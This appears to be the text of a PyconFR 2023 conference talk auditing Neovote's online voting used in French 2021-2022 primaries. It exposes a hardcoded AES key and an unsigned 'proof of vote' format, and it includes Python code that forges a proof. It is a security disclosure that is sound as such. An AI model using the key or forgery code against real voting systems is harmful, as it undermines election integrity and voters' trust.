# Vous avez voté aux primaires ?

2023/02/18 - PyconFR 2023


Emmanuel Leblond - https://github.com/touilleMan

# Neovote & 2022 french election

Primary elections:


- 09/2021 - Primaires de l’écologie ~122k voters
- 12/2021 - Primaires les républicains ~139k voters
- 01/2022 - Primaires populaires ~466k voters

⇒ All online voting

⇒ All with Neovote 🤔

# Neovote

- Main actor in France
- 10k votes/year
- 245+ clients (public/private)
- 24+ public contracts
- NGO, companies, universities…
- …and now political elections !




neovote.com

# Neovote - a blackbox solution

- No whitepaper
- No technical documentation
- Closed source code

### Geometric model

Neovote ballot boxes do not use any database (sequential risk) in order to ensure strict separation of the signatures and ballots.

### Random ballot boxes

Votes are randomly registered into digital ballot boxes without any use of mixers (risk of manipulation).

### Reliable transactions

The Neovote ballot boxes ensure the reliable double registration (100% ACID) of the vote, with a verified consistency on 3 voting servers at all times.

neovote.com

# Primaire de l’écologie : Voting

# The “primaire écolo” - voting procedure

Accueil | Aide | Personnalités | Accusé de réception | Acce

Vous partagez Firefox. Arrêter le partage

## Accusé de réception

Primaire populaire

[redacted]

Nous vous confirmons le bon enregistrement de votre vote le 27/01/2022 à 18h20.

Votre numéro d'accusé de réception au sein de la liste d'émargement est le [redacted]

Conformément aux textes en vigueur, le caractère personnel et anonyme de votre suffrage est garanti.

### Preuve de vote

Si vous souhaitez vérifier que votre vote est pris en compte dans l'urne à l'issue du dépouillement, veuillez soigneusement conserver votre preuve de vote affichée ci-dessous. Celle-ci est strictement confidentielle, ne la communiquez à personne.

Dng-nRTIA5j6GDHtPP3--MTRnlUHxEgoAYXo_6Y59HJEICILbCXsdh?RvxNR2yXVNbivNRyGtVJjYEAfm8P0aBfximQki04rD3kljGBSFkxyaC7Z_RdqtzIxCyMgN2Kqxjq0_aRxg7YTl1lmUQUwvUYrOmvNgk_J9o4zltaJ8dkMOaBBH_S22TJBzM3g89gX5vGihmfyNNxmXqvlB-aFrphNf3XgMDu4jnqRlS-Y6v6ie9Cuu8qB1EgukQCAVvg9Qufow
iG8MxG2QbEUI1xCFefhkbu4NHRMPxUTWq7vIPn4oPLPyvR9yLleyUs_nCoCKEB6oC2aN4Y-fhEXI12wdh3FFyxKvIrd4K_FNc1Qx9RFz3Is3R1FWlOe_oDK_jTIloQ4nRUeEhVKSony3f4Dt0rddCIK9oAdIDfMCUNIyrPsTfAfUv3fÃN1DOiyNjmCA-I6QK4CEXjEx8xjzhKhfdwvN4raIT47qs34ejRgCUld-DIte12fDkesuJcrFOOgjMt47hMUN
ennGoVQq8Q8g88

Télécharger | Copier dans le presse-papiers | Imprimer

Attention : Pour des raisons de confidentialité, cette preuve de vote ne sera pas affichée à nouveau ! Si vous souhaitez la conserver, faites-le dès maintenant.

✔ Vous avez exprimé l'ensemble de vos votes, vous pouvez vous déconnecter en appuyant sur le bouton « Déconnexion » ci-dessous.

Télécharger au format PDF | Recevoir par email | Déconnexion

# The “primaire écolo” - voting procedure

Accueil | Aide | Personnalités | Accusé de réception | Vous partagez Firefox. Arrêter le partage

## Accusé de réception

Primaire populaire

[redacted]

Nous vous confirmons le bon enregistrement de votre vote le 27/01/2022 à 18h20.

Votre numéro d'accusé de réception au sein de la liste d'émargement est le [redacted]

Conformément aux textes en vigueur, le caractère personnel et anonyme de votre suffrage est garanti.

Preuve de vote

Si vous souhaitez vérifier que votre vote est pris en compte dans l'urne à l'issue du dépouillement, veuillez soigneusement conserver votre preuve de vote affichée ci-dessous. Celle-ci est strictement confidentielle, ne la communiquez à personne.

Dng-nRTIA5j6GDHtPP3--MTRnlUHxEgoAYXo_6Y59HJEICILbCXsdh?RvxNR2jXVNbivNRyQtVJjYEAfmSPOaBfximQki04rD3kljGBSFkxyaC7Z_RdqtzIxCyMgN2Kqxjq0_aRxg7YTl1UmUQUwvUYrOmvNgk_J9o4zltaJ8dkMOaBBH_5I2TJBzM3g89gX5vGihmfyNNxmXqvlB-aFrphNf3XgMDu4jnqR1S-Y6v6ie9Cuu8qB1EpukQCAVvg9Qufo
1G8MxG2QbEUI1xCFefhkbu4NHRMPxUTWq7vIPn4oPLPyvRbyL1eyUs_nCoCKE8oC2sN4Y-fhEXI12wdh3FFyxKvIrd4K_FNc1Qx9RFz3Is3R1FKlOe_cOK_jTIloQ4nRUeEhVKSony3f4Dt0rdsCIKbAdIfMCUNIyrPsTfAfUv3fÃN1DOiyNjmCA-I6QK4CEXjEx8xjzhKhfdwvN4raIT47qs34ejRgCUld-DIte12fDkesuJcrFOOgjMt47hMUN
ennGoVQq8Q8g88

Télécharger | Copier dans le presse-papiers | Imprimer

Attention : Pour des raisons de confidentialité, cette preuve de vote ne sera pas affichée à nouveau ! Si vous souhaitez la conserver, faites-le dès maintenant.

✔ Vous avez exprimé l'ensemble de vos votes, vous pouvez vous déconnecter en appuyant sur le bouton « Déconnexion » ci-dessous.

Télécharger au format PDF | Recevoir par email | Déconnexion

“proof of vote” ? 

# Résultats

## 1er tour

| | |
|---|---|
| Nombre de sièges à pourvoir | 1 |
| Nombre d'électeurs inscrits | 122675 |
| Nombre d'émargements | 106622 |
| Nombre d'enveloppes de vote | 106622 |
| Taux de participation | 86,91% |
| Nombre de votes blancs | 218 |
| Nombre de suffrages valablement exprimés | 106404 |

| | Nbr de suffrages | | Résultat |
|---|---|---|---|
| Yannick JADOT | 29534 | 27,75% | - |
| Sandrine ROUSSEAU | 26801 | 25,19% | - |
| Delphine BATHO | 23801 | 22,37% | - |
| Eric PIOLLE | 23767 | 22,34% | - |
| Jean-Marc GOVERNATORI | 2501 | 2,35% | - |

Un second tour doit être organisé, aucun candidat n'ayant obtenu la majorité absolue. Aucun siège n'a été pourvu au 1er tour.

Note : si vous le souhaitez, vous pouvez vérifier la présence de vos votes dans l'urne en utilisant l'outil de transparence des urnes disponible à l'adresse https://verifier-mon-vote.fr, en y entrant l'adresse du site de vote, le mot de passe **biè2Rrwû_çb7TWQà** et vos preuves de votes.

## 2e tour

| | |
|---|---|
| Nombre de sièges à pourvoir | 1 |
| Nombre d'électeurs inscrits | 122675 |
| Nombre d'émargements | 104772 |
| Nombre d'enveloppes de vote | 104772 |
| Taux de participation | 85,40% |
| Nombre de votes blancs | 2464 |
| Nombre de suffrages valablement exprimés | 102308 |

| | Nbr de suffrages | | Résultat |
|---|---|---|---|
| Yannick JADOT | 52210 | 51,03% | ELU |
| Sandrine ROUSSEAU | 50098 | 48,97% | - |

Tous les sièges sont attribués et l'élection est finalisée

Note : si vous le souhaitez, vous pouvez vérifier la présence de vos votes dans l'urne en utilisant l'outil de transparence des urnes disponible à l'adresse https://verifier-mon-vote.fr, en y entrant l'adresse du site de vote, le mot de passe **biè2Rrwû_çb7TWQà** et vos preuves de votes.

# Résultats

## 1er tour

| | |
|---|---|
| Nombre de sièges à pourvoir | 1 |
| Nombre d'électeurs inscrits | 122675 |
| Nombre d'émargements | 106622 |
| Nombre d'enveloppes de vote | 106622 |
| Taux de participation | 86,91% |
| Nombre de votes blancs | 218 |
| Nombre de suffrages valablement exprimés | 106404 |

| | Nbr de suffrages | | Résultat |
|---|---|---|---|
| Yannick JADOT | 29534 | 27,75% | - |
| Sandrine ROUSSEAU | 26801 | 25,19% | - |
| Delphine BATHO | 23801 | 22,37% | - |
| Eric PIOLLE | 23767 | 22,34% | - |
| Jean-Marc GOVERNATORI | 2501 | 2,35% | - |

Un second tour doit être organisé, aucun candidat n'ayant obtenu la majorité absolue. Aucun siège n'a été pourvu au 1er tour.

Note : si vous le souhaitez, vous pouvez vérifier la présence de vos votes dans l'urne en utilisant l'outil de transparence des urnes disponible à l'adresse https://verifier-mon-vote.fr, en y entrant l'adresse du site de vote, le mot de passe **biè2Rrwû_çb7TWQà** et vos preuves de votes.

You can verify your vote on https://verifier-mon-vote.fr

## 2e tour

| | |
|---|---|
| Nombre de sièges à pourvoir | 1 |
| Nombre d'électeurs inscrits | 122675 |
| Nombre d'émargements | 104772 |
| Nombre d'enveloppes de vote | 104772 |
| Taux de participation | 85,40% |
| Nombre de votes blancs | 2464 |
| Nombre de suffrages valablement exprimés | 102308 |

| | Nbr de suffrages | | Résultat |
|---|---|---|---|
| Yannick JADOT | 52210 | 51,03% | ELU |
| Sandrine ROUSSEAU | 50098 | 48,97% | - |

Tous les sièges sont attribués et l'élection est finalisée

Note : si vous le souhaitez, vous pouvez vérifier la présence de vos votes dans l'urne en utilisant l'outil de transparence des urnes disponible à l'adresse https://verifier-mon-vote.fr, en y entrant l'adresse du site de vote, le mot de passe **biè2Rrwû_çb7TWQà** et vos preuves de votes.

https://www.verifier-mon-vote.fr/?lang=fr

Français

# Transparence des scrutins opérés par Neovote

Pour vérifier que votre vote est enregistré et les résultats du dépouillement, veuillez remplir le formulaire ci-dessous :

Adresse du serveur de vote: primaire.neovote.com

Mot de passe: biè2Rrwû_çb7TWQà

Preuve de vote:

5Ehjzb4WmzpEmKhhvXBEcTV3sSAyR_62i5P1wqwCfcLnQKZW62UomrzyVu
z5jeBv-oXSDpaW0kz-
RjCAzpzV_aEFiLkISVBamu88Ic7KravGCJNI6DHupQgPlmnYNEl2hZab-
I2m80oQV_nnUKoY7tlbIKj-fYXDCfgIwyvVfS7UmawjagkSYjO-
ypF8Gazfv1RbVod0YxLlelLY0z65W1Fgvgxvgx4oFsHSQJzTPKqCw0fAgXfSRS

ou

Déposez le fichier ici

ou

Parcourir... Aucun fichier sélectionné.

Valider

https://www.verifier-mon-vote.fr/index.php?lang=fr

# Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator at postmaster@www.verifier-mon-vote.fr to inform them of the time this error occurred, and the actions you performed just before this error.

More information about this error may be available in the server error log.

Inspector | Console | Debugger | Network | Style Editor | Performance | Memory | Storage | Accessibility | Application

Filter URLs | All | HTML | CSS | JS | XHR | Fonts | Images | Media | WS | Other | Disable Cache | No Throttling

| Status | Method | Domain | File | Initiator | Type | Transferred | Size |
|---|---|---|---|---|---|---|---|
| 200 | GET | www.verifier-mon-vote... | index.php?lang=fr | document | html | 30.94 KB | 30.29 KB |
| 200 | GET | www.verifier-mon-vote... | favicon.ico | FaviconLo... | x-icon | cached | 17.13 KB |
| 200 | POST | www.verifier-mon-vote... | index.php?rnd=203429 | index.php:... | html | 846 B | 182 B |
| 200 | POST | www.verifier-mon-vote... | index.php?rnd=158649 | index.php:... | html | 854 B | 190 B |
| 200 | POST | www.verifier-mon-vote... | index.php?rnd=748665 | index.php:... | html | 851 B | 187 B |
| 200 | POST | www.verifier-mon-vote... | index.php?rnd=899063 | index.php:... | html | 846 B | 182 B |
| 200 | POST | www.verifier-mon-vote... | index.php?rnd=213769 | index.php:... | html | 846 B | 182 B |
| 200 | POST | www.verifier-mon-vote... | index.php?rnd=555014 | index.php:... | html | 851 B | 187 B |
| 200 | POST | www.verifier-mon-vote... | index.php?rnd=705981 | index.php:... | html | 1.19 KB | 557 B |

10 requests | 51.54 KB / 40.24 KB transferred | Finish: 6.34 min | DOMContentLoaded: 106 ms | load: 115 ms

Headers | Cookies | Request | Response | Timings | Stack Trace | Security

Filter Headers | Block | Resend

referrer-policy: strict-origin-when-cross-origin
server: Apache
vary: Accept-Encoding
x-content-type-options: nosniff
X-Firefox-Spdy: h2
x-frame-options: deny
x-powered-by: PHP/7.4
x-xss-protection: 1; mode=block

Request Headers (514 B) | Raw

Accept: */*
Accept-Encoding: gzip, deflate, br

# Transparence des scrutins opérés par Neovote

## Preuve de vote

Votre preuve de vote est valide, ce qui signifie que votre vote a bien été pris en compte dans l'urne.

## Dépouillement de l'urne

Election Association pour Ecologie en 2022
Election de la candidature écologiste à l'élection présidentielle 2022 2e

| | Votes unitaires | Votes pondérés |
|---|---|---|
| Enveloppes de vote | 104772 | 104772 |
| Votes blancs | 2464 | 2464 |
| Votes nuls | 0 | 0 |
| Votes valablement exprimés | 102308 | 102308 |
| Enveloppes de vote associées aux candidatures | 102308 | 102308 |
| Yannick JADOT | 52210 | 52210 |
| Sandrine ROUSSEAU | 50098 | 50098 |

Retour

https://www.verifier-mon-vote.fr/?lang=fr

Français

# Transparence des scrutins opérés par Neovote

Pour vérifier que votre vote est enregistré et les résultats du dépouillement, veuillez remplir le formulaire ci-dessous :

Adresse du serveur de vote: primaire.neovote.com

Mot de passe: biè2Rrwû_çb7TWQà

Preuve de vote:

5Ehjzb4WmzpEmKhhvXBEcTV3sSAyR_62i5P1wqwCfcLnQKZW62UomrzyVu
z5jeBv-oXSDpaW0kz-
RjCAzpzV_aEFiLkISVBamu88Ic7KravGCJNI6DHupQgPlmnYNEl2hZab-
I2m80oQV_nnUKoY7tlbIKj-fYXDCfgIwyvVfS7UmawjagkSYjO-
ypF8Gazfv1RbVod0YxLlelLY0z65W1Fgvgxvgx4oFsHSQJzTPKqCw0fAgXfSRS

ou

Déposez le fichier ici

ou

Parcourir... Aucun fichier sélectionné.

Valider

???

© 2020-2021 Neovote | Version 1.0.10 | b7a2638ee1334c81f8345d2c28b7391d1d94d4aed4e6a9800b5b593f92aa9a00 | Code source | Mentions légales

https

Français

Français

# Transparence des scrutins opérés par Neovote

Pour vérifier que votre vote est enregistré et les résultats du dépouillement, veuillez remplir le formulaire ci-dessous :

Adresse du serveur de vote: voteXX.neovote.com

Mot de passe: xxxx xxxx xxxx xxxx

Preuve de vote: Collez votre preuve de vote ici

ou

Déposez le fichier ici

ou

Parcourir... Aucun fichier sélectionné.

Valider

# The ballot transparency script

# Ballot transparency script - Error handling

```
    $retCode = redoBallotCounting($resultData[$oid],$boxLocalName,$oid,$keyLocalName,$pwd,$resul
// En cas d'erreur de clé introuvable, tentative d'actualisation du cache des clés et ré-essai
    if($retCode!==0) {
        switch($retCode) {
            case 98:
            // Sortie en timeout
                $retCode = storeStateFile($taskId,$taskContents,$originalProof);
                if($retCode!==0) {
                    $errCode = 1; $errPoint = 40 + ($retCode / 1000);
                } else {
                    echo 'wait,taskId:'.$taskId;
                    $expectedShutdown = true;
                    exit();
                };
                break 2;
            case 2:
            case 3:
            case 5:
            case 6:
                $errCode = 6; $errPoint = 28 + ($retCode / 1000);
                break 2;
            case 8:
```

# Ballot transparency script

- Download 2 archives from the server
  - Ballot box
  - Ballot keys
- Check your “proof of vote”
- Recount the ballot box

# “Proof of vote” format

# “Proof of vote” format


```
5Ehjzb4WmzpEmKhhvXBEcTV3sSAyR_62i5P1wqwCfcLnQKZW62UomrzyVuz5jeBv-oXSDpaW0kz-RjCAzpzV_aEFiLkISVBamu88Ic7KravGCJNI6DHu
pQgPlmnYNEl2hZab-I2m80oQV_nnUKoY7tlbIKj-fYXDCfgIwyvVfS7UmawjagkSYjO-ypF8Gazfv1RbVod0YxLlelLY0z65W1Fgvgxvgx4oFsHSQJzT
PKqCw0fAgXfSRSoCWFwhlV4Qh0BtNRbOIQviDc2nOsRjSTiOoApai6IHupE_VyfGD5UYyMGW0ViZNQhL4NspQzmhXSF7enOyv1A5NR5IdpRVCPJ84sZ6
_CsEQIlhRVqmbLImYIi2582Afj4RpdgwkW0N50RVBlwK3652Iom7poqhVpqdjIbx9doPX_X2dczNx_DFhiboNs7ULqXx74p7A_sRWpL3kI_Z6UzWQfgy
hf1WNhL6_Gb7QWDS8cDjccXLCdjEcu7OmmPOmXnwmr3KApCHNlS87HlIIcsLHXd9-1QR_w@@
```


- “Proof of vote” is base64

# “Proof of vote” format


```
5Ehjzb4WmzpEmKhhvXBEcTV3sSAyR_62i5P1wqwCfcLnQKZW62UomrzyVuz5jeBv-oXSDpaW0kz-RjCAzpzV_aEFiLkISVBamu88Ic7KravGCJNI6DHu
pQgPlmnYNEl2hZab-I2m80oQV_nnUKoY7tlbIKj-fYXDCfgIwyvVfS7UmawjagkSYjO-ypF8Gazfv1RbVod0YxLlelLY0z65W1Fgvgxvgx4oFsHSQJzT
PKqCw0fAgXfSRSoCWFwhlV4Qh0BtNRbOIQviDc2nOsRjSTiOoApai6IHupE_VyfGD5UYyMGW0ViZNQhL4NspQzmhXSF7enOyv1A5NR5IdpRVCPJ84sZ6
_CsEQIlhRVqmbLImYIi2582Afj4RpdgwkW0N50RVBlwK3652Iom7poqhVpqdjIbx9doPX_X2dczNx_DFhiboNs7ULqXx74p7A_sRWpL3kI_Z6UzWQfgy
hf1WNhL6_Gb7QWDS8cDjccXLCdjEcu7OmmPOmXnwmr3KApCHNlS87HlIIcsLHXd9-1QR_w@@
```


- “Proof of vote” is base64
- of AES256…


# “Proof of vote” format


```
5Ehjzb4WmzpEmKhhvXBEcTV3sSAyR_62i5P1wqwCfcLnQKZW62UomrzyVuz5jeBv-oXSDpaW0kz-RjCAzpzV_aEFiLkISVBamu88Ic7KravGCJNI6DHu
pQgPlmnYNEl2hZab-I2m80oQV_nnUKoY7tlbIKj-fYXDCfgIwyvVfS7UmawjagkSYjO-ypF8Gazfv1RbVod0YxLlelLY0z65W1Fgvgxvgx4oFsHSQJzT
PKqCw0fAgXfSRSoCWFwhlV4Qh0BtNRbOIQviDc2nOsRjSTiOoApai6IHupE_VyfGD5UYyMGW0ViZNQhL4NspQzmhXSF7enOyv1A5NR5IdpRVCPJ84sZ6
_CsEQIlhRVqmbLImYIi2582Afj4RpdgwkW0N50RVBlwK3652Iom7poqhVpqdjIbx9doPX_X2dczNx_DFhiboNs7ULqXx74p7A_sRWpL3kI_Z6UzWQfgy
hf1WNhL6_Gb7QWDS8cDjccXLCdjEcu7OmmPOmXnwmr3KApCHNlS87HlIIcsLHXd9-1QR_w@@
```


- “Proof of vote” is base64
- of AES256…
- …AES256-CBC…

# “Proof of vote” format


```
5Ehjzb4WmzpEmKhhvXBEcTV3sSAyR_62i5P1wqwCfcLnQKZW62UomrzyVuz5jeBv-oXSDpaW0kz-RjCAzpzV_aE
pQgPlmnYNEl2hZab-I2m80oQV_nnUKoY7tlbIKj-fYXDCfgIwyvVfS7UmawjagkSYjO-ypF8Gazfv1RbVod0YxL
PKqCw0fAgXfSRSoCWFwhlV4Qh0BtNRbOIQviDc2nOsRjSTiOoApai6IHupE_VyfGD5UYyMGW0ViZNQhL4NspQzm
_CsEQIlhRVqmbLImYIi2582Afj4RpdgwkW0N50RVBlwK3652Iom7poqhVpqdjIbx9doPX_X2dczNx_DFhiboNs7
hf1WNhL6_Gb7QWDS8cDjccXLCdjEcu7OmmPOmXnwmr3KApCHNlS87HlIIcsLHXd9-1QR_w@@
```


- “Proof of vote” is base64
- of AES256…
- …AES256-CBC…
- …with an hardcoded key

```php
function checkBallotProof(&$ballotProofValid,$ballotBoxFile,$ballotProofText,$ballotBoxPwd,&$targetBallot=null):int {
    $retCode = null;
    /** @var ZipArchive $zipArchive */
    $zipArchive = null;
    $proofAesKey = '066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27'; // Depuis BallotBox_Common
    $proofHashPepper = 'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3d6
    $proofHeader = '!BB-PRF!'; // Depuis BallotBox_Common
    $proofElemCount = 5; // Depuis BallotBox_Common
```

# “Proof of vote” format

```
function checkBallotProof(&$ballotProofValid,$ballotBoxFile,$ballotProofText,$ballotBoxPwd,&$targetBallot=null):int {
    $retCode = null;
    /** @var ZipArchive $zipArchive */
    $zipArchive = null;
    $proofAesKey = '066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27'; // Depuis BallotBox_Common
    $proofHashPepper = 'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3d6
    $proofHeader = '!BB-PRF!'; // Depuis BallotBox_Common
    $proofElemCount = 5; // Depuis BallotBox_Common
```

“Only for padding” according to Neovote

# “Proof of vote” format

```
function checkBallotProof(&$ballotProofValid,$ballotBoxFile,$ballotProofText,$ballotBoxPwd,&$targetBallot=null):int {
    $retCode = null;
    /** @var ZipArchive $zipArchive */
    $zipArchive = null;
    $proofAesKey = '066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27'; // Depuis BallotBox_Common
    $proofHashPepper = 'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3d6
    $proofHeader = '!BB-PRF!'; // Depuis BallotBox_Common
    $proofElemCount = 5; // Depuis BallotBox_Common
```

“Only for padding” according to Neovote

- Why not using PKCS#7 padding ?
- What for ?
- Input data are already of the same size, so what for ?

# “Proof of vote” format

```
function checkBallotProof(&$ballotProofValid,$ballotBoxFile,$ballotProofText,$ballotBoxPwd,&$targetBallot=null):int {
    $retCode = null;
    /** @var ZipArchive $zipArchive */
    $zipArchive = null;
    $proofAesKey = '066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27'; // Depuis BallotBox_Common
    $proofHashPepper = 'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3d6
    $proofHeader = '!BB-PRF!'; // Depuis BallotBox_Common
    $proofElemCount = 5; // Depuis BallotBox_Common
```

```
// --Extraction et validation du CRC
    $crc = substr($ballotProofText,-8,8);
    $ballotProofText = substr($ballotProofText,0,-8);
    $selfCrc = crc32($ballotProofText.$proofHashPepper);
```

Hexadecimal string used as-is 

# “Proof of vote” format

```
function checkBallotProof(&$ballotProofValid,$ballotBoxFile,$ballotProofText,$ballotBoxPwd,&$targetBallot=null):int {
    $retCode = null;
    /** @var ZipArchive $zipArchive */
    $zipArchive = null;
    $proofAesKey = '066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27'; // Depuis BallotBox_Common
    $proofHashPepper = 'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255d8a3d89212076fc3b15f3d6
    $proofHeader = '!BB-PRF!'; // Depuis BallotBox_Common
    $proofElemCount = 5; // Depuis BallotBox_Common
```

```
// --Extraction et validation du CRC
    $crc = substr($ballotProofText,-8,8);
    $ballotProofText = substr($ballotProofText,0,-8);
    $selfCrc = crc32($ballotProofText.$proofHashPepper);
```

```
hex2bin($proofHashPepper)
```

Hexadecimal string used as-is 

# “Proof of vote” format

```
"!BB-PRF!" + <32 random bytes> + <SHA512 hash1> + ... + <SHA512 hash5>
```

- 5 x SHA512 hashes
- 1 hash = 1 vote
- “Mix multiple votes not to leak who has been voted for” according to Neovote
- No crypto signature…

# Generating a fake “Proof of vote”

```python
# AES256 key hardcoded in the PHP script
PROOF_AES_KEY = unhexlify("066b15fa7aede48e9591c980bf86d6791665a755477b4dd668b7b3737aaa6f27")
# PEPPER randomness hardcoded in the PHP script
# Odly enough, it is composed of hexadecimal characters, but is appended to the data as-is
# (instead of using the actual binary data represented by the hexadecimal)
PROOF_HASH_PEPPER = b'c489adbfa56334cab31a42775ff51cfb0c1752dba7d747259ff9e0f3456d33bbf47563255

def armor(raw: bytes) -> str:
    return base64.b64encode(raw).decode().replace("=", "@").replace("+", "-").replace("/", "_")

def generate_invalid_proof():
    # Generate 5 random pseudo sha512 hashes
    hashes = [sha512(secrets.token_bytes()).digest() for _ in range(5)]
    data = b"".join(hashes)

    # Extraction des données binaires : en-tête puis padding jusque 32 octets puis tour
    # puis 5 hashes de 64 caractères en fin de paquet (le début étant l'aléa pour CBC)
    data = b"!BB-PRF!" + secrets.token_bytes(32) + b"".join(hashes)

    # Compute CRC32
    crc = crc32(data + PROOF_HASH_PEPPER)
    data_and_crc = data + pack("<q", crc)

    # Encrypt
    iv = secrets.token_bytes(16)
    cipher = Cipher(algorithms.AES(PROOF_AES_KEY), modes.CBC(iv))
    encryptor = cipher.encryptor()
    padder = padding.PKCS7(len(PROOF_AES_KEY) * 8).padder()
    data_with_crc_and_padding = padder.update(data_and_crc) + padder.finalize()
    ciphered = encryptor.update(data_with_crc_and_padding) + encryptor.finalize()

    return armor(iv + ciphered)
```

https://www.verifier-mon-vote.fr/index.php?lang=fr

Français

Transparence des scrutins opérés par Neovote


Votre preuve de vote n'a pu être vérifiée. Merci de vérifier votre saisie ou vous rapprocher du bureau de vote.

Retour

# “Proof of vote” format

Tempered “Proof of vote”

Genuin ballot box




# “Proof of vote” format

